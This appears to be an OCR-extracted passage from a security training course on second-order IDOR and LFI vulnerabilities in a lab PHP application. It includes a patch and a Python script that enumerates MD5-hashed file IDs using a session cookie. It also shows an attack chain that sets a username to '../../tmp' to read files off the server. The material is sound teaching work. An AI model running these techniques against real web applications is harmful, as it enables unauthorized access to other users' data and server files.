
```
docker run -p 3306:3306 -e MYSQL_USER='db' -e MYSQL_PASSWORD='db-password'
-e MYSQL_DATABASE='db' -e MYSQL_ROOT_PASSWORD='db' --mount
type=bind,source="$(pwd)/db.sql",target=/docker-entrypoint-initdb.d/db.sql
mysql
```

Afterward, we can use PHP's built-in web server to run the application:


```
php -S 127.0.0.1:8000

[Sun May 14 11:48:02 2023] PHP 7.4.33 Development Server
(http://127.0.0.1:8000) started
```

Exploitation

To exploit the second-order IDOR vulnerability, we need to force the web application to set the session variable `id` to a different user's file such that we can display it. We can do so by supplying an arbitrary ID to the `get_data.php` endpoint:



As long as we do not follow the redirect to `error.php`, the session variable `id` remains set. Thus, we can now navigate to `/display_data.php` in our web browser to display the file, which is the admin user's secret apple pie recipe:



This proof-of-concept allows us to write a small script that exfiltrates all existing files on the web application.

Patching

To patch the vulnerability, we need to ensure the access is checked before the file can be accessed. In this web application, the file can be accessed as soon as the session variable `id` is set. Thus, we must ensure that this session variable is only set `after` the access has been checked. Thus, we can fix the vulnerability by changing the code in `get_data.php`:

```php
<?php
  session_start();
  require_once ('db.php');

  if(!$_SESSION['user']){
    header("Location: index.php");
    exit;
  }

  if(check_access($_GET['id'], $_SESSION['user'])){
    $_SESSION['id'] = $_GET['id'];
    header("Location: display_data.php");
    exit;
  } else {
    header("Location: error.php");
    exit;
  }
?>
```


Second-Order IDOR (Blackbox)

Now that we have seen how to approach second-order IDOR vulnerabilities from a whitebox approach, let us discuss differences and additional challenges we need to overcome if we do not have access to the web application's source code and need to identify second-order IDORs from a black box approach.


Identifying Object References

For this section, our sample web application is a slightly modified version of the lab from the previous section. However, we do not have access to the web application's source code this time. Therefore, we need to identify an object reference for a potential IDOR by exploring the web application.

When accessing one of our files, we can observe that the `file` GET parameter in the URL looks like a hash:




Moreover, we can observe that there is a file preview in our profile that displays the first few characters of the file we last accessed:



To enumerate files, we must apply the methodology discussed in the [Bypassing Encoded References]() section of the `Web Attacks` module. More specifically, we need to determine how the hash is computed. Some internet research should reveal that the above hash is the MD5 hash of the value `2`. Thus, we can create a small script that iterates through all values in a particular range and attempts to access the corresponding files.

First, let us explore how the web application reacts if we attempt to access a file that does not exist:



The error message `File does not exist!` is subsequently displayed on the profile page. With this information, we can write a script that detects valid file IDs. An example script may look like this:


```
import hashlib, requests

URL = "http://172.17.0.2/file.php"
COOKIE = {"PHPSESSID": "evu3lpmb2uslfdcb337deojlqj"}

for file_id in range(1000):
    id_hash = hashlib.md5(str(file_id).encode()).hexdigest()
```

```python
    r = requests.get(URL, params={"file": id_hash}, cookies=COOKIE)

    if not "File does not exist!" in r.text:
        print(f"Found file with id: {file_id} -> {id_hash}")
```

Running the script, we can see the discovered file IDs:


```
python3 discover_fileids.py

Found file with id: 1 -> c4ca4238a0b923820dcc509a6f75849b
Found file with id: 2 -> c81e728d9d4c2f636f067f89cc14862c
Found file with id: 3 -> eccbc87e4b5ce2fe28308fd9f2a7baf3
Found file with id: 4 -> a87ff679a2f3e71d9181a67b7542122c
```

From the previous enumeration of our files, we know that the files with file IDs 2, 3, and 4 are ours. With that in mind, let us attempt to access file ID 1. Unfortunately, doing so reveals that the web application implements an authorization check that prevents us from accessing the file owned by another user:



Exploiting the Second-Order

To exploit the second-order, we need to think about other functions in the web application that may be affected by our failed file access. In our sample web application, the file is loaded into the `recently accessed` database such that the first few characters of the file are displayed in our profile, even though the file is owned by another user, as there is no additional authorization check:



While the sample web application is small enough that it is almost impossible not to "accidentally" discover the second-order IDOR vulnerability, real-world web applications tend to be significantly more complex, with multiple features that affect each other.


Therefore, discovering second-order IDOR vulnerabilities in real-world web applications is typically quite challenging and requires a good understanding of how they work, in addition to thinking about how different web application functions might interplay and affect each other to intentionally provoke a second-order IDOR vulnerability.

Second-Order LFI

Local File Inclusion (LFI) is a vulnerability that is typically easy to spot; furthermore, it is comparably easy to exploit unless we need to bypass a Web Application Firewall. Even then, most of the time, there is only a limited number of techniques to break out of the intended directory, for instance, using `../`. However, if such characters are blocked, exploitation becomes impossible. Due to this nature of LFI vulnerabilities, attackers may overlook more complex forms of LFI vulnerabilities, which require a more in-depth understanding of the underlying web application to exploit. We will explore such an example as a second-order LFI in this section.

Code Review - Identifying the Vulnerability

Looking at the web application, we can see an adjusted version of the web applications from the previous sections. This time, we can update our username as well as the name of stored files:



Let us analyze the source code to identify if there is a way to include local files on the web server's file system. Analyzing how the web application interacts with the database in `db.php`, we can see that it no longer fetches file contents from the database but instead stores the files locally on the file system and displays them by fetching them. The web application stores the files in a folder named after the corresponding owner of the file, which is an obvious entry point for an LFI vulnerability:

```
function fetch_data($id){
        global $conn;

        $sql = "SELECT * FROM data WHERE id=?;";
        $stmt = mysqli_stmt_init($conn);
        if(!mysqli_stmt_prepare($stmt, $sql)){
                echo "SQL Error";
                exit();
        }

        // execute query
        $id = intval($id);
        mysqli_stmt_bind_param($stmt, "i", $id);
        mysqli_stmt_execute($stmt);
        $result = mysqli_stmt_get_result($stmt);

        $result = mysqli_fetch_assoc($result);

        $owner = $result['owner'];
        $name = $result['name'];
```

To determine if we can exploit this LFI, let us explore what happens when we change our username or a file's name, starting with the latter. We might be able to leak any text file on the system by changing the filename to something like `../../../path/to/textfile`; this would result in the path `/var/www/htb-stdnt/../../../path/to/textfile.txt`, thus leaking the file to us. We can analyze the logic implemented in `edit_filename.php`:

Unfortunately, the web application rejects filenames containing either `..`, `/`, or

```
function update_filename($id, $user, $new_filename, $old_filename){
    <SNIP>

    # move file to new location
    $old_path = '/var/www/' . $user . '/' . $old_filename . '.txt';
    $new_path = '/var/www/' . $user . '/' . $new_filename . '.txt';
    rename($old_path, $new_path);
}
```

Since the web application prevents the apparent LFI vulnerability by implementing filters, let us move on to the functionality allowing us to change our username, with its corresponding logic implemented in `edit_username.php`:

```
  $user_data = fetch_user_data($_SESSION['user']);

  if(isset($_POST['new_username'])){
    $new_username = $_POST['new_username'];

    if(update_username($_SESSION['user'], $new_username)){
        $_SESSION['user'] = $new_username;
        header("Location: profile.php");
        exit;
    }

    $msg = "Error! Username is already taken!";
  }
```

This time, there is no filter. Thus we might be able to inject a sequence like `../` into our username, allowing us to change the intended directory files are read from. The function `update_username` is implemented in `db.php`:

```
function update_username($user, $new_username){
    global $conn;

    # check if user already exists
    if (fetch_user_data($new_username)){
        return false;
    }

    # update username
    $sql = "UPDATE users SET username=? WHERE username=?;";
    <SNIP>

    # update files
    $sql = "UPDATE data SET owner=? WHERE owner=?;";
```

```
    <SNIP>

    return true;
}
```

We can see that the web application checks whether the username already exists, preventing us from changing it to an existing user's name to access their files. However, there is an apparent bug: the developers forgot to update the file paths when the username was changed. This leads to the following behavior:

Assume our user `htb-stdnt` owns a file named `test.txt`. The web application stores this file in the path `/var/www/htb-stdnt/test.txt`. If we rename the file to `HelloWorld.txt`, it will be moved to `/var/www/htb-stdnt/HelloWorld.txt`. If we now try to access the file via the new name, it will be loaded from that path and displayed in the web application. However, if we now change our name to `test`, the file path is not updated. Since the web application bases the directory files are read from on our username, the next time we try to access our file `HelloWorld.txt`, the web application attempts to read it from `/var/www/test/HelloWorld.txt`. However, since the file was not moved, this system path does not exist, so our file will not be displayed in the web application.

While this is a functional issue and not a security issue, we can explore this further to see if this can be escalated to a security issue. Since our username is not filtered for special characters, we can change a filename to match the name of a different text file on the filesystem we want to leak. We are limited to `.txt` files since the extension is hardcoded into the PHP code. If we change our username to change the directory the file is read from, the web application will leak that system file to us, leading to an LFI vulnerability. More specifically, this is our exploit plan. As a proof-of-concept, let us target a proof-of-concept file located at `/tmp/poc.txt`. To leak the file, we need to execute the following steps:

1. Rename any of our files to `poc.txt`. This moves our file to `/var/www/htb-stdnt/poc.txt`
2. Rename our user to `../../tmp`. Due to the bug in the web application, no file is moved, and thus no file is overwritten
3. Fetch our file `poc.txt`. The web application will load the file from `/var/www/../../tmp/poc.txt`, thus leaking the targeted file to us

---

Debugging the Application Locally

To test our attack chain locally, we must first create our proof of concept file. We can accomplish this with the following command:

```
echo 'The Exploit Works!' > /tmp/poc.txt
```

Now, let us create our MySQL Docker container. To do so, let us use the following file to seed the database:

```
CREATE TABLE `data` (
  `id` int(11) NOT NULL,
  `owner` varchar(256) NOT NULL,
  `name` varchar(256) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

CREATE TABLE `users` (
  `id` int(11) NOT NULL,
  `username` varchar(256) NOT NULL,
  `description` varchar(256) NOT NULL,
  `password` longtext NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

# htb-stdnt:Academy_student!
INSERT INTO `users` (`id`, `username`, `description`, `password`) VALUES
(1, 'htb-stdnt', 'This is the user for HackTheBox Academy students.',
'$2a$12$f4QYLeB2WH/H1GA/v3M0I.MkOqaDAkCj8vK4oHCvI3xxu7jNhjlJ.');

INSERT INTO `data` (`id`, `owner`, `name`) VALUES
(1, 'htb-stdnt', 'Lorem Ipsum');
```

Afterward, we can create a Docker container using the following command:

```
docker run -p 3306:3306 -e MYSQL_USER='db' -e MYSQL_PASSWORD='db-password'
-e MYSQL_DATABASE='db' -e MYSQL_ROOT_PASSWORD='db' --mount
type=bind,source="$(pwd)/db.sql",target=/docker-entrypoint-initdb.d/db.sql
mysql
```

Now, let us host the web application using PHP's built-in web server:


```
php -S 127.0.0.1:8000

[Thu Aug 17 10:47:20 2023] PHP 7.4.33 Development Server
(http://127.0.0.1:8000) started
```

Lastly, we need to create the file on our filesystem that the web application expects. Since the path depends on our username and the filename, we need to create the file

`/var/www/htb-stdnt/Lorem Ipsum.txt`, which we can do using the following command:


```
sudo mkdir /var/www/htb-stdnt/
echo 'This is the file Lorem Ipsum!' | sudo tee /var/www/htb-stdnt/Lorem\
Ipsum.txt
```

We can then access the web application at `127.0.0.1:8000` and should be able to access our file after logging in:

